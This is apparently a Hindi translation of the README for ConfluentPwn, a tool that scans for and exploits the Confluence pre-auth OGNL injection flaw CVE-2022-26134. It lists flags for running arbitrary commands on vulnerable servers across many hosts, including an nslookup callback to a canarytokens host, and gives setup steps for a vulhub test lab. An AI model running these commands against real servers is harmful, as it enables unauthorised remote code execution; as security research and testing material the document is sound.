 redhuntlabs/confluentpwn
Atlassian Confluence के लिए बिना प्रमाणीकरण के ONGL इंजेक्शन रिमोट कोड निष्पादन स्कैनर (CVE-2022-26134).

कॉन्फ्लुएंस प्री-ऑथ ONGL इंजेक्शन रिमोट कोड एक्सीक्यूशन स्कैनर (CVE-2022-26134)।
नीचे दिया गया GIF टूल के डेमो उपयोग को दर्शाता है:

यहाँ टूल का हेल्प आउटपुट है:
$ ./cfscan -h

  +-------------------------------+
  |    C O N F L U E N T P W N    |
  +-------------------------------+

[+] ConfluentPwn by RedHunt Labs - A Modern Attack Surface (ASM) Management Company
[+] Author: Pinaki Mondal (RHL Research Team)
[+] Continuously Track Your Attack Surface using https://redhuntlabs.com/nvadr.

Usage:
  -cmd string
        Command to execute on a vulnerable confluence server. (default "id")
  -file string
        Specify a file containing list of hosts to scan.
  -output string
        Output filepath to write the scan results into. (default "cfpwn-results.csv")
  -regex string
        Regex to match the response header for the command executed.
  -threads int
        Number of threads to use while scanning. (default 20)
  -timeout int
        HTTP timeout in seconds. (default 5)
  -user-agent string
        Custom user-agent string to use. (default "Mozilla/5.0 (ConfluentPwn) Chrome/95.0.4638.69 Safari/537.36")

Examples:
  ./cfscan 1.2.3.4:80 1.1.1.1:8080
  ./cfscan -file urls.txt
  ./cfscan -cmd 'nslookup xxxxxxxxxxxxxxxxx.canarytokens.com 1.1.1.1:80'
  ./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
लक्ष्य दो तरीकों से निर्दिष्ट किए जा सकते हैं:
./cfscan target1 target2 ...
-file तर्क का उपयोग करके स्कैन करने के लिए URL की सूची वाली फ़ाइल निर्दिष्ट करना।
./cfscan -file targets.txt
संसाधित किए जाने वाले अधिकतम समवर्ती लक्ष्यों की संख्या को -threads तर्क का उपयोग करके नियंत्रित किया जा सकता है। डिफ़ॉल्ट समवर्ती मान 20 है।
HTTP टाइमआउट मान सेकंड में -timeout तर्क का उपयोग करके निर्दिष्ट किया जा सकता है। डिफ़ॉल्ट टाइमआउट 5 सेकंड है।
यदि उपयोगकर्ता अपने लॉग में UA स्ट्रिंग्स को ट्रैक करना चाहता है, तो कस्टम यूज़र-एजेंट को -user-agent फ्लैग का उपयोग करके निर्दिष्ट किया जा सकता है।
उत्पन्न आउटपुट एक CSV फ़ाइल में लिखा जाता है, जिसके गंतव्य को -output फ्लैग का उपयोग करके निर्दिष्ट किया जा सकता है। डिफ़ॉल्ट आउटपुट फ़ाइल cfscan-results.csv उत्पन्न होती है।
आउटपुट में 4 कॉलम होते हैं:
कमजोर सर्वर पर चलाए जाने वाले कमांड को -cmd तर्क का उपयोग करके निर्दिष्ट किया जा सकता है। कमांड के आउटपुट से मिलान करने के लिए एक नियमित अभिव्यक्ति निर्दिष्ट की जाती है — जिसे -regex फ्लैग का उपयोग करके उल्लेख किया जा सकता है।
डिफ़ॉल्ट रूप से चलाया जाने वाला कमांड id है, और कमांड के आउटपुट से मिलान करने के लिए उपयोग की जाने वाली regex uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\) है।
फ्लैग को एक साथ उपयोग करना इस प्रकार दिखता है:
./cfscan -cmd 'id' -regex 'uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\)' https://1.1.1.1
./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
यदि आप टूल या सामान्य रूप से कमजोरी का परीक्षण करना चाहते हैं, तो आप इसका संदर्भ ले सकते हैं: https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2022-26134।
स्थापना प्रक्रिया काफी सरल है, नीचे दिए गए कमांड काम करते हैं:
$ mkdir confluentpwn && cd confluentpwn && wget https://raw.githubusercontent.com/vulhub/vulhub/master/confluence/CVE-2022-26134/docker-compose.yml
$ docker-compose up -d
अब ऐप http://localhost:8090 पर उपलब्ध होना चाहिए।
टूल MIT लाइसेंस के तहत लाइसेंस प्राप्त है। देखें LICENSE। वर्तमान में टूल v0.1 पर है।
RedHunt Labs में अनुसंधान टीम vulhub को डॉकर परीक्षण छवि प्रदान करने के लिए धन्यवाद देना चाहती है।
हमारे अटैक सरफेस मैनेजमेंट प्लेटफ़ॉर्म के बारे में अधिक जानने के लिए, NVADR देखें।